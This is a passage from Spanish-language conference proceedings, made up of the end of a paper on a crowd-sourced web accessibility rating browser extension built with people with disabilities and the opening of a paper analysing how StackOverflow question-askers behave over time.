Respecto a la edad, 16 personas tenían entre 20 y 35 años, 18 entre 36 y 50, 11 entre 51 y 65 años, y 8 personas mayores de 66 años. Según su formación, 7 personas tenían solo estudios primarios, 22 estudios secundarios, 11 terciarios y 13 estudios universitarios. Sobre las tecnologías de apoyo que utilizaban y considerando que varias personas seleccionaron más de una tecnología, se tienen:

- Lectores de pantallas (14 personas).
- Configuración de pantalla como alto contraste (21 personas).
- Magnificadores (18 personas).
- Subtitulados (9 personas).
- Solo teclado o navegación secuencial (20 personas).
- Organización simple y lenguaje claro o con ayudas (39 personas).
- Sin destellos ni movimientos (32 personas).

Por último, respecto al uso de dispositivos para navegar por la web, 38 personas eligieron la computadora para transacciones importantes o prolongadas y el celular para la comunicación, tránsito y redes sociales, 11 solo computadora y 4 solo celular.

El método de recolección de la información fue mediante un cuestionario inicial y una entrevista personalizada posterior. De las 53 personas participantes, 39 personas realizaron la evaluación en forma presencial, los 14 restantes en forma virtual. Se adecuó el espacio físico y el virtual disponiendo los recursos necesarios solicitados.

El cuestionario constaba de dos partes, una sobre cuestiones de experiencias y casos de uso de sitios web y otra sobre cuestiones subjetivas.

En la primera parte se preguntaba sobre qué sitios querían opinar respecto a la accesibilidad en base a buenas o malas experiencias de uso que hayan tenido. Por cada sitio mencionado, las PcD respondían sobre qué tipo de aplicación era, si gubernamental, educativa, comercial, de entretenimiento o bancaria; cuál fue el motivo de su uso; si era por necesidad o por gusto; y si era la única posibilidad para realizar la

o las tareas que se habían planteado. Por último, se les preguntó si pudieron concretarlas y si fue con o sin dificultad, con o sin ayuda.

La parte del cuestionario sobre cuestiones subjetivas consistía de preguntas abiertas para que las personas puedan realizar un análisis final y concluyente sobre las experiencias vividas en el uso de los sitios y aplicaciones comentadas. Se les preguntó por qué pensaban que aún existían sitios no accesibles a pesar de las legislaciones, cómo se sentían antes de tener que utilizar un sitio para realizar algún trámite o transacción, y qué sentían luego de haberlo utilizado.

3.2 Resultados del proceso de indagación

Las 53 personas convocadas contestaron el cuestionario y accedieron a la entrevista para tener la posibilidad de explayarse de modo oral. La parte de la entrevista brindó un espacio para el diálogo, lo que facilitó que comentaran más casos y explicaran mejor sus sentimientos. En total comentaron 109 casos o experiencias de uso. Muchas personas mencionaron el mismo sitio web. Según el tipo de sitio, 19 casos comentados fueron de sitios gubernamentales, 45 sobre sitios comerciales, 11 de salud, 9 educativos, 5 informativos y 20 bancarios. Respecto a si pudieron concretar sus objetivos en los sitios mencionados en base a las experiencias comentadas, se puede resaltar que:

- En 19 casos concretaron los objetivos sin dificultad.
- En 39 casos concretaron los objetivos, pero con mucha dificultad.
- En 51 casos no lograron concretar los objetivos.

En 65 casos pidieron ayuda, de los cuáles en 37 casos fue para culminar directamente la tarea por ellos y en 28 casos, para ser guiados.

Considerando la parte subjetiva, 41 personas dijeron que los sitios no estaban diseñados para PcD. Ellas expresaron frases como: "*Los sitios están pensados para personas en condiciones óptimas*", "*Los sitios son para jóvenes que saben de tecnología",* "*Son sólo para personas que ven, escuchan, entienden bien y pueden operar el mouse con destreza*", "*No estamos en la agenda*", "*No somos prioridad*".

Teniendo en cuenta las respuestas sobre cómo se sienten antes de tener que utilizar un sitio para realizar algún trámite, se tiene que:

- 25 personas mencionaron el término "*paciencia*" ya que nunca esperan que sea accesible. Presuponen que les va a costar tiempo y esfuerzo recorrer la página, comprender cómo está desarrollada y qué se puede hacer con ella.
- 12 personas dijeron sentirse "*preocupadas*", más cuando es un trámite importante y no hay forma de realizarlo de otro modo.
- 6 personas dijeron "*depende del ánimo que tenga ese día, a veces me lo tomo con calma y otras me enojo y protesto ante una barrera en el sistema*".
- 10 personas expresaron sentirse previamente "*animadas*" ya que pueden hacerlo por Internet y no tener que moverse de la casa.

Por último, sobre los sentimientos luego de utilizar un sitio o aplicación principalmente si fue infructuoso o complicado, se puede destacar que:

- 14 personas resaltaron el término "*resignadas*".
- 13 personas indicaron sentirse "*angustiadas*", principalmente cuando una transacción importante queda incompleta. "*No se sabe cómo quedó la información", "No hay dónde llamar para que te atienda una persona*".

- 18 personas dijeron sentirse "*frustradas*" o "*molestas*", por no poder concretar sus intenciones y perder mucho tiempo en intentarlo.
- 8 personas expresaron sentirse "*con bronca*", más que nada cuando tienen que pedir ayuda o acudir a un familiar para que realicen el trámite por ellas.

Todas comentaron en las entrevistas sentirse "*mal*" por no saber qué hacer frente a estas situaciones y no contar con un mecanismo dentro de los sitios para el reclamo. "*Las estrellas, el pulgar o las caritas contentas y tristes de si te gustó o no los contenidos no son suficientes para expresar lo que realmente se siente*", comentaron.

Con respecto a esto, el World Wide Web Consortium (W3C) brinda un listado extensivo de herramientas de validación para comprobar distintos aspectos de la accesibilidad, pero la mayoría están destinadas a desarrolladores y diseñadores web. Ninguna de ellas permite validar la accesibilidad desde la perspectiva de las PcD considerando sus factores emocionales ni para registrar sus reclamos. Además, paradójicamente solo el 5% son accesibles [6].

4 Desarrollo de la herramienta tecnológica

El proceso de indagación arrojó información muy valiosa por parte de las PcD quienes pudieron explayarse sobre sus experiencias y comentar el impacto que genera la falta de accesibilidad web, sintiéndose paralizadas ante la imposibilidad de compartir la carga emocional que esto implica y visibilizar sus reclamos. Esto sirvió de insumo y constituyó las bases para diseñar una herramienta tecnológica simple que sea accesible y que permita brindar un espacio para la participación y expresión de las personas.

4.1 Aspectos funcionales y tecnológicos

La herramienta que se propuso, denominada Calificación de accesibilidad, tiene dos perfiles de uso, tal como se resume en la Fig.1.




Fig. 1. Arquitectura general de la herramienta (Imagen de elaboración propia)

El perfil calificador cuenta con una extensión del navegador Chrome para poder valorar y opinar sobre la accesibilidad percibida del sitio que se está visitando y además permite observar las calificaciones de los demás. El perfil administrador cuenta con una aplicación web que permite observar y revisar las calificaciones realizadas en diferentes sitios web y por parte de distintos usuarios de la extensión. Es una aplicación web para el monitoreo y gestión, y para asegurar que los comentarios no sean inapropiados.

Cuando se activa la extensión o cuando se cambia de página actual en el navegador, ésta solicita al servidor una página HTML con las calificaciones que ya tiene sobre el sitio actual y un formulario para enviar una nueva calificación sobre el mismo sitio.

El formulario completado y enviado es almacenado en el servidor en una base de datos para que el administrador revise la calificación. Cualquier cambio que involucre lo que muestra la extensión se realiza en el servidor, lo que implica que los usuarios no necesitan actualizar la extensión para poder ver los cambios.

Con respecto a las tecnologías utilizadas para el desarrollo, la extensión utiliza HTML, JavaScript y CSS. También se utiliza la biblioteca JQuery. La aplicación de administración es una aplicación JavaScript sobre Node.js, que utiliza el *framework* Express y persiste los datos en una base de datos no relacional MongoDB.


4.2 Prototipación de su interfaz del usuario

En el perfil calificador, al activar la extensión se muestra un botón para Calificar, seguido de una lista con las calificaciones de otras personas, tal como se puede ver en el panel que aparece a la derecha en la Fig. 2.



Fig. 2. Pantalla principal de la extensión.

Al presionar el botón Calificar, se abre un formulario que consta de tres partes, como se observa en la Fig.3 a, b y c.



(a) (b) (c)

Fig. 3. (a) Parte del perfil **(b)** Parte de la experiencia de uso **(c)** Parte de opinión.

La primera parte del formulario pregunta sobre el perfil del calificador como nombre/apodo, edad y nivel de conocimiento. La segunda parte es sobre la experiencia de uso indicando el contexto de interacción requerido y si logró o no los objetivos. La tercera parte es para completar sobre cuestiones subjetivas, opiniones y sentimientos.

Hay secciones que pueden explayarse y realizar una evaluación más detallada. En Calificar la accesibilidad donde las opciones son: es accesible, parcialmente accesible o no accesible, se dispone de una opción Calificación avanzada para indicar si hay problemas de percepción, operabilidad, comprensión o robustez. A su vez, en el casillero de Opiniones, se encuentra luego la opción Opiniones subjetiva/personales con la posibilidad de indicar qué se sintió antes y después de utilizar el sitio.

También, previo al botón de envío, se le presenta al usuario la posibilidad de aceptar enviar sus comentarios a los responsables web del sitio (si es que se pudo detectar un mail o Whatsapp institucional) y/o de compartirlo en el listado inicial de opiniones de la herramienta. Al finalizar y enviar la calificación se muestra un mensaje de agradecimiento y se da la posibilidad de volver a calificar el sitio.

Con respecto a la web de administración, inicialmente se muestra una tabla con las calificaciones nuevas que todavía no fueron revisadas (ver Fig.4).



-	Sitio	Fecha	Usuario	Edad	Expeciencia	Contexto de uso	Calificación de accesibilidad	Logró objetivo
☑	www.afip.gov.ar	3/8/24, 3:09 p. m.					Parcialmente accesible	Sí, de forma autó
☐	www.afip.gov.ar	3/8/24, 3:09 p. m.				otro contexto	No accesible	Sí, de forma autó
☑	www.afip.gov.ar	4/8/24, 8:40 p. m.	usuario 1	35		Lenguaje claro/facilidad de uso	Accesible	Sí, de forma autó
☐	www.afip.gov.ar	4/8/24, 8:41 p. m.	usuario 2		intermedio	Conexión lenta/Navegador antiguo	Parcialmente accesible	Sí, de forma autó
☐	www.afip.gov.ar	4/8/24, 9:09 p. m.					Accesible	Sí, de forma autó
☐	www.afip.gov.ar	7/8/24, 1:27 a. m.				Lenguaje claro/facilidad de uso Sin destellos ni movimientos sin control	Accesible	Sí, de forma autó
☐	www.afip.gov.ar	7/8/24, 2:19 a. m.					Accesible	Sí, de forma autó

Fig. 4. Pantalla principal de la aplicación web que administra la herramienta.


Si se quita el *check* de "Solo calificaciones nuevas", se pueden ver todas, aquellas que fueron revisadas y las que no. Cada fila representa la calificación de una persona usuaria. En el extremo izquierdo de cada calificación hay un botón para seleccionarla como revisada, para luego aceptarla o eliminarla accionando los respectivos botones de la parte inferior. Las calificaciones aceptadas pueden ser publicada en el listado de opiniones al inicio de la extensión, si es que la persona quien hizo la calificación dio su consentimiento cuando completó el formulario.

5 Evaluación preliminar de la herramienta

La herramienta se encuentra en un estado prototípico avanzado en un servidor de prueba, para permitir futuros testeos con usuarios y realizar diversas comprobaciones manuales y automáticas. Hasta el momento, se pudo realizar evaluaciones preliminares de dos tipos: a nivel de código para garantizar que tanto la extensión para calificar como

la aplicación web de administración sean accesibles, y a nivel de usuarios mediante un *focus group* con 10 PcD para presentarles la herramienta.

En las siguientes capturas (Fig.5 a y b) se observan la cantidad de 0 errores de accesibilidad usando el validador WAVE sobre la extensión y la aplicación web.



(a) (b)

Fig. 5. (a)Resultado de WAVE en la extensión. (b)Resultado de WAVE en la aplicación web.

Con respecto al *focus group*, participaron 3 personas ciegas, 2 con disminución visual, 2 personas sordas, 1 que utiliza solo teclado y 2 adultos mayores. Todas ya habían participado en el proceso de indagación anterior. Al finalizar la muestra sobre la herramienta, se aceptaron comentarios y opiniones. Se preguntó básicamente si la herramienta les resultaba útil para fomentar la accesibilidad y si la usarían. De las 10 personas todas comentaron que la usarían principalmente para canalizar sus reclamos y compartir lo que sintieron y vivenciaron. Respecto a la utilidad de la herramienta, 9 personas dijeron que era muy útil, 1 dijo que sería mejor que se explicasen los pasos a seguir, la legislación vigente y mecanismos para realizar alguna denuncia, dándole una orientación educativa. Sobre las opiniones a considerar, 4 personas sugirieron que la herramienta informara si los comentarios y calificaciones fueron recibidas por los responsables del sitio y 7 de ellas, si era posible conocer los *mails* de las demás personas usuarias para juntar firmas y aunarse en un reclamo colectivo.

6 Conclusiones y trabajo futuro

Este artículo presenta una iniciativa que busca empoderar a las PcD y visibilizar las barreras que enfrentan en el entorno digital. La propuesta de una herramienta de calificación y *feedback* sobre aspectos subjetivos y experimentados es un paso significativo para avanzar hacia una Web más inclusiva. La aplicación de administración permite mediar sobre intervenciones inapropiadas garantizando la visibilización de comentarios fiables. Esta aplicación posibilita también la participación de diferentes personas administradoras, los cuáles podrían pertenecer a asociaciones de PcD siendo de gran utilidad para manejar la base informativa y canalizar las denuncias por falta de accesibilidad brindando un marco formal para su gestión y acompañamiento. La herramienta ayudaría a recoger denuncias, analizarlas y poder conducirlas a través de una comunicación hacia el propietario del sitio web, una denuncia pública a través de un medio de comunicación o incluso una denuncia legal.

La extensión de Calificación de accesibilidad ofrece un sistema de puntuación intuitivo que permite a las personas evaluar diferentes aspectos de la accesibilidad del sitio visitado. A su vez, ofrece la posibilidad de brindar comentarios y exponer

apreciaciones subjetivas teniendo la posibilidad de aceptar o no compartirlas frente a las demás personas usuarias o enviarlas al contacto institucional si existiera.

Como trabajo futuro resta realizar la organización de testeos de usuarios y otras comprobaciones de accesibilidad, la planificación de mejoras según los resultados obtenidos, la definición y análisis de protocolos de actuación sobre la información recolectada. A nivel funcional, se plantea la posibilidad de agregar información educativa para el perfil de calificador, un seguimiento de sus reclamos a través de un mail y que las opiniones de las demás personas se visualicen bajo demanda.

La mayor contribución que se pretende con este desarrollo es generar un canal para plasmar la voz y reclamos de las PcD viabilizando la intervención de las mismas al otorgarles la posibilidad de influir en la mejora de los sitios web, con una actitud proactiva y esperanzadora. Por otro lado, se procura generar una base de información valiosa para lograr mayor conciencia sobre la accesibilidad web y su impacto, orientar futuras investigaciones sobre accesibilidad e impulsar decisiones efectivas para aplicarla. En definitiva, se intenta contribuir a un entorno digital más inclusivo y equitativo dando lugar a la participación plena y autónoma de todas las personas.

Referencias

1. Diaz, J., Harari, I., Amadeo, P.: Accesibilidad web. Una mirada integral. Editorial EDULP, La Plata (2020). doi:10.35537/10915/105786
2. HCNA: Ley 26.653. Accesibilidad en las páginas web. Honorable Congreso de la Nación Argentina (2010). En https://servicios.infoleg.gob.ar/infolegInternet/anexos/175000-179999/175694/norma.htm, último acceso 1/07/2024.
3. ONU: Observaciones finales sobre los informes periódicos segundo y tercero combinados de Argentina. Comité sobre los Derechos de las Personas con Discapacidad (2023). En https://tbinternet.ohchr.org/_layouts/15/treatybodyexternal/Download.aspx?symbolno=CRPD%2FC%2FARG%2FCO%2F2-3&Lang=en, último acceso 18/07/2024.
4. WebAIM: The WebAIM Million. The 2024 report on accessibility. Institute for Disability Research, Policy, and Practice. Utah State University, Logan (2024).
5. W3C: How to Meet WCAG 2 (Quick Reference). (2023). En https://www.w3.org/WAI/WCAG22/quickref/?versions=2.0, último acceso 18/07/2024.
6. W3C: Web Accessibility Evaluation Tools List. En https://www.w3.org/WAI/test-evaluate/tools/list/, último acceso 6/08/2024.
7. HCNA: Ley 26.378. Aprobación de la Convención sobre los derechos de las personas con discapacidad y su protocolo facultativo. Honorable Congreso de la Nación Argentina (2008). En https://servicios.infoleg.gob.ar/infolegInternet/verNorma.do?id=141317, último acceso 4/07/2024.
8. ONU: Convención Internacional de Derechos de las Personas con Discapacidad. Organización de las Naciones Unidas ONU (2006). En https://www.un.org/esa/socdev/enable/documents/tccconvs.pdf, último acceso 4/07/2024.
9. ONTI: Disposición 6/2019. Pautas de accesibilidad de contenido Web 2.0. Oficina Nacional de Tecnologías de Información ONTI (2019). En https://servicios.infoleg.gob.ar/infolegInternet/ anexos/325000-329999/329284/norma.htm, último acceso 1/07/2024.
10. BOE: Real Decreto 1112/2018. Agencia Estatal Boletín Oficial del Estado (2023). En https://www.boe.es/diario_boe/txt.php?id=BOE-A-2018-12699, último acceso 6/08/2024.
11. Martins, B. y Duarte, C.: Large-scale study of web accessibility metrics. Univers Access Inf Soc 23, 411–434 (2024). doi:10.1007/s10209-022-00956-x.
12. Kalbag, L.: Accessibility for everyone. A Book Apart Series Ed., New York (2017).

Análisis del comportamiento de los usuarios que preguntan en CQA

Gabriela N. Aranda, Valeria Zoratto, Adriana Cárdena

Grupo de Investigación en Ingeniería del Software del Comahue (GIISCo)
Facultad de Informática, Universidad Nacional del Comahue. Neuquén, Argentina
gabriela.aranda|vzoratto@fi.uncoma.edu.ar

Abstract. En los últimos años ha emergido un interés creciente en investigar las redes sociales formadas por los usuarios que participan en las Comunidades Virtuales de Preguntas y Respuesta (CQA), anaizando los roles que éstos desempeñan en dichas comunidades. A través de revisiones bibliográficas preliminares, identificamos una falta de desarrollo en la investigación del comportamiento de los usuarios que formulan preguntas en dicho tipo de plataformas, por lo que realizamos un estudio exploratorio enfocado en analizar dicho comportamiento, evaluando tanto la cantidad como la calidad de su participación. El mismo fue aplicado en dos conjuntos de usuarios obtenidos de foros de discusión reales, obteniendo resultados que pueden ser valiosos para futuras investigaciones.

Keywords: Foros de discusión · Recuperacion de información · Roles de usuarios · Usuarios que preguntan

1 Introducción

Las Comunidades Virtuales de Preguntas y Respuestas, conocidas por la sigla CQA (del inglés *Community Question Answering*), representan una forma popular de búsqueda en línea por medio de la cual las personas intentan encontrar soluciones a problemas cotidianos. Estas comunidades facilitan la interacción y el intercambio de conocimientos entre distintos usuarios a través de una plataforma estructurada. Dentro de las CQA más utilizadas, los foros de discusión almacenan información considerada altamente valiosa por los usuarios que buscan soluciones a problemas recurrentes, sobre todo del tipo técnico. Esto ha generado un creciente interés en los últimos años, por desarrollar técnicas de recuperación que permitan analizar la información extraída de dichos hilos de discusión, y facilitar su reutilización mediante tecnologías para búsquedas automáticas o semiautomáticas.

Los foros de discusión técnicos son un tipo particular de CQA, que se han transformado en bitácoras actualizadas de conocimiento sobre temas específicos. Algo a destacar es que los usuarios que participan en dichos foros comparten conocimientos y experiencias que son de gran utilidad a toda la comunidad cuando un problema surge repetidamente, por lo que se encuentran en la mira

de varios proyectos de investigación enfocados en aplicar estrategias de Recuperación de Información (RI).

En un trabajo anterior [3], avanzamos en la detección de roles de los usuarios participantes en foros de discusión técnicos, y propusimos un modelo para clasificarlos y una validación preliminar del mismo. A partir de dicho trabajo y de la revisión de trabajos relacionados, pudimos observar que había pocos estudios enfocados en el análisis del comportamiento de los usuarios que realizan preguntas, por lo que en este trabajo nos enfocamos principalmente en analizar trabajos que abordaran temáticas relacionadas al comportamiento de los usuarios y de la calidad de sus contribuciones, con el fin de estableceer una base de conocimiento sobre el comportamiento de los de usuarios que preguntan en foros de discusión y sentar las bases para futuras investigaciones.

Este artículo presenta en la Sección 2 un análisis de trabajos relacionados. Luego, en la Sección 3 se plantean las bases de la investigación realizada como parte de este estudio y sus resultados son presentados en las secciones 4 y 5. Conclusiones y trabajo futuro son discutidos en la sección final.

2 Trabajos relacionados

En base a una amplia revisión de trabajos relacionados, encontramos siete trabajos con puntos de contacto con el objeto de estudio planteado, aunque ninguno de ellos de forma total. A fin de presentar un resumen de dichas observaciones, en la Tabla 1 listamos los trabajos tomados como referencia e indicamos los puntos en los que se enfoca cada uno, de acuerdo a los siguientes aspectos:

- Comportamiento de los usuarios (Comp)
- Relación entre usuarios (Rel)
- Análisis temporal (Temp)
- Tiempo de permanencia o actividad en la comunidad (Perm)
- Estudio de un tipo de usuario particular (UsP)
- Calidad de la pregunta (Cal)
- Clasificación de usuarios (Clas)

De acuerdo a lo observado en los trabajos relacionados, casi todos utilizan las bases de datos de la plataforma StackExchange (5 de 7), probablemente debido a que estas bases se encuentran disponibles de forma pública y que se cuenta con actualizaciones periódicas de las mismas. De los foros de dicha plataforma, la mayoría (4 de 7) se enfocan en el foro StackOverflow (SO), dado que es un foro técnico de uso común entre la comunidad de programadores, por lo que se cuenta con un conjunto de preguntas y respuestas de tipo técnico muy amplio y variado. Por el contrario, solo uno de los trabajos relacionados [1] no considera un foro en particular y analiza características comunes entre varios foros de discusión. En cuanto a los enfoques abarcados, la mayoría (5 de 7) se centran o toman como base el comportamiento de los usuarios (Comp), y son muy pocos (2 de 7) los que analizan la relación entre pares de usuarios (Rel). El análisis temporal (Temp), que estudia la evolución de los usuarios a lo largo del tiempo

de permanencia en la comunidad, fue observado en menos de la mitad de los trabajos (3 de 7). Luego, en cuanto a la clasificación de usuarios, detectamos un solo trabajo (Furtado et al. [2]) que avanza en la definición de perfiles, pero dentro de los perfiles propuestos solo uno está enfocado en preguntadores (Preguntador Experto, EQ), ya que los otros consideran a los usuarios cumpliendo los roles de preguntadores a la vez que como respondedores o comentadores. Finalmente, en cuanto a los roles de usuarios (UsP) analizados de manera particular, se destacan el trabajo de Pal et al. [4] que se enfoca en la evolución de los usuarios expertos (los de mayor actividad y que proporcionan respuestas de mayor calidad); y el de Slag et al. [6] que se enfoca en los usuarios llamados *moscas de un día* (one-day-flies) que son los que realizan una sola pregunta y no vuelven a participar nunca más en la comunidad. Dado que a partir de este estudio no encontramos trabajos que analicen de forma más profunda el comportamiento de los usuarios que realizan preguntas en foros de discusión, ni que realicen una propuesta de clasificación de los usuarios que preguntan en particular, decidimos realizar una investigación exploratoria en vista de dicho propósito, como será explicado en las próximas secciones.

Tabla 1. Comparación de trabajos relacionados según enfoque

Año	Autores	Foro	Comp	Rel	Temp	Perm	UsP	Cal	Clas
2012	Pal et al [4]	StackOverflow	X	X	X		X		
2013	Wang et al [8]	StackOverflow	X	X					
2013	Furtado et al. [2]	StackExchange	X		X			X	X
2014	Squire et al. [7]	StackOverflow						X	
2015	Shoji et al. [5]	Yahoo! Chiebukuro	X		X	X			
2015	Slag et al. [6]	StackOverflow	X			X	X		
2015	Baltadzhieva et al. [1]	General						X	

3 Planificación de la investigación

En base a lo explicado anteriormente, desarrollamos una estrategia para la recuperación y procesamiento de archivos provenientes de hilos de discusión reales de la Web, enfocada en la recuperación de información de usuarios y sus correspondientes contribuciones (posts), ya sea en forma de preguntas como de respuestas, como así también en la definición de algoritmos y fórmulas adecuados para el procesamiento de sets de datos reales, con la finalidad de definir un conjunto apropiado de características de calidad para establecer patrones de comportamiento que permitan, a futuro, la clasificación de los usuarios que preguntan en foros de discusión.

Para ello establecimos dos preguntas de investigación principales: (1) *¿Cómo varía a lo largo del tiempo la cantidad de preguntas que hace un usuario?* y (2) *¿Cómo varía a lo largo del tiempo la percepción de la comunidad con respecto a las preguntas realizadas por un usuario?.*

Para responderlas, implementamos una componente para el preprocesamiento y recuperación de información de distintos conjuntos de usuarios y de todos los

posts escritos por ellos. Dicha herramienta realiza el filtrado inicial de datos, agrupación y cálculo de la cantidad y tipo de posts realizados en forma total y por periodos de 12 meses desde la fecha de registración del usuario en el sitio, cantidad de veces que un post fue marcado como favorito por alguien de la comunidad, balance entre votos positivos y negativos de cada mensaje, etc. Esta herramienta fue utilizada sobre información obtenida de la base de datos de StackOverflow con fecha 03/06/2019. Procesamos dos sets de datos: el Caso 1, conformado por usuarios que se registraron durante el mes de creación del foro (agosto 2008), y el Caso 2 conformado por usuarios dados de alta a lo largo del año 2011. En ambos casos, definimos como criterio de inclusión que los usuarios debían haber hecho el último acceso al foro durante 2018 (lastAccessDate en la tabla Users), para comparar cambios de comportamiento entre usuarios que habían permanecido activos por un lapso similar de tiempo. A continuación presentamos los resultados observados para ambos casos de estudio.

4 Caso 1: Usuarios registrados en agosto de 2008

Al filtrar la base de StackOverflow de acuerdo al criterio fecha de registración en el mes de agosto de 2008, obtuvimos un total de 283 usuarios, de los cuales 4 fueron descartados debido a que no escribieron ningún post y, dado el objetivo de nuestra investigación, 29 usuarios fueron descartados en segunda instancia porque no habían realizado ninguna pregunta, por lo que el conjunto final a analizar fue de 250 usuarios.

Para responder a la primera pregunta planteada; *¿Cómo varía a lo largo del tiempo la cantidad de preguntas que hace un usuario?*, primero analizamos la cantidad total de preguntas realizadas por cada usuario en el periodo de estudio (2008-2018), tal como se muestra en la parte superior de la Figura 1, considerando rangos de 1 a 25, 26 a 50, 51 a 75, 76 a 100 y más de 100. Según lo observado, por un lado identificamos un grupo mayoritario de usuarios que realizó entre 1 y 25 preguntas (86%), y en segundo lugar un grupo que realizaron entre 26 y 50 preguntas (10,4%), y porcentajes muy bajos de quienes realizaron más de 50 preguntas.

En forma complementaria, en la parte inferior, se muestra la ocurrencia de usuarios por cantidad total de preguntas, donde se observa que la mayoría realizó 6 preguntas o menos, siendo 2 la cantidad que aparece más frecuentemente (34), en segundo lugar los que realizaron una sola pregunta (25), y luego 4 ó 5 (20) y 3 ó 6 (15). Luego, son muchas menos las ocurrencias de usuarios que hicieron 7 preguntas o más.

Dado que según los trabajos relacionados la mayoría de los usuarios hace más preguntas durante sus primeros años de participación en el foro y esta actividad va disminuyendo a medida que pasa el tiempo, decidimos partir la información en diez periodos consecutivos de 12 meses de duración, a contar desde la fecha de registración de cada usuario en la comunidad (campo CreationDate de la tabla Users de StackExchan), y luego los analizamos por percentiles, haciendo foco en los últimos 10 percentiles de cada periodo (P90 al P99), para ver en detalle

Rangos	1 a 25 preg	26 a 50 preg	51 a 75 preg	76 a 100 preg	+100 preg
Cant. Usuarios	215	26	3	2	4
% Usuarios	86%	10,4%	1,2%	0,8%	1,6%



Fig. 1. Cantidad total de preguntas por usuario (Caso 1)

la distribución de las preguntas posteadas en cada periodo por los usuarios que más preguntas realizaron, lo que corresponde a menos del 10% de los usuarios estudiados.




Fig. 2. Cantidad de preguntas por usuario según periodo (Caso 1)

Al observar los resultados en la Figura 2, es notorio que la mayor cantidad de preguntas se encuentra en el periodo 1 (primer año de permanencia) encontrándose varios usuarios que hicieron más de 20 preguntas, pero que luego la cantidad de preguntas disminuye rápidamente entre periodos de participación consecutivos, siendo que en el segundo periodo el 10% de usuarios que más pre-

guntas hizo (P99) apenas cuenta con 17 preguntas, mientras que en el tercer periodo este valor baja a 12, y sigue disminuyendo en los periodos sucesivos. Esta misma tendencia se observa en general para todos los periodos y en todos los percentiles; por lo que podemos concluir que la mayoría de los usuarios suele hacer muy pocas preguntas a partir del segundo periodo de pertenencia a la comunidad y casi ninguna a partir del séptimo periodo.

Luego, para el análisis de la segunda pregunta: *¿Cómo varía a lo largo del tiempo la percepción de la comunidad con respecto a las preguntas realizadas por un usuario?*, consideramos las métricas de motivación y habilidad definidas por Furtado et al. [2], por las que se entiende que la percepción de la comunidad sobre las preguntas realizadas por un usuario se ve reflejada en los votos positivos y/o negativos que recibe, y también considera cuando alguien marca a una pregunta como favorita. A fin de obtener una medida de percepción de calidad para cada usuario, calculamos por un lado el balance de votos recibidos (sumando positivos y restando negativos), y por otro lado la cantidad de veces que una pregunta fue marcada como favorita por otros usuarios. Luego, sumamos estas dos medidas y las promediamos según la cantidad total de preguntas hechas por dicho usuario, obteniendo un valor de calidad promedio por usuario. Luego procedimos a clasificar a los usuarios considerando dos niveles de calidad (alta y baja), según si la medida de percepción de calidad del usuario estaba por encima o por debajo del promedio del total de usuarios que participaron en cada periodo analizado, tal como se muestra en la Figura 3. En dicha figura se puede observar que, en todos los periodos, la mayor cantidad de usuarios que participaron pertenece al grupo cuyas preguntas fueron percibidas por la comunidad como de baja calidad. Además, si bien podría esperarse que a medida que los usuarios se mantienen activos en la comunidad haciendo preguntas, éstas sean mejor valoradas por ser consideradas más interesantes por el resto de la comunidad (ya sea debido a que los temas sobre los que preguntan son considerados más valiosos o bien debido a que mejoren la redacción de sus preguntas de manera que sean consideradas más útiles para el resto de la comunidad), en la misma figura se observa que esto no ocurrió. Por el contrario, en todos los periodos el porcentaje de usuarios cuyas preguntas son valoradas como de baja calidad está por encima del porcentaje de usuarios cuyos aportes fueron de alta calidad, siendo este porcentaje el 20% en el primer periodo y el mismo sigue bajando año a año hasta lograr estabilizarse desde el periodo 7 en adelante. Por otro lado, el porcentaje de usuarios considerados de baja calidad, que inicialmente era el 71,6%, también baja considerablemente con el paso del 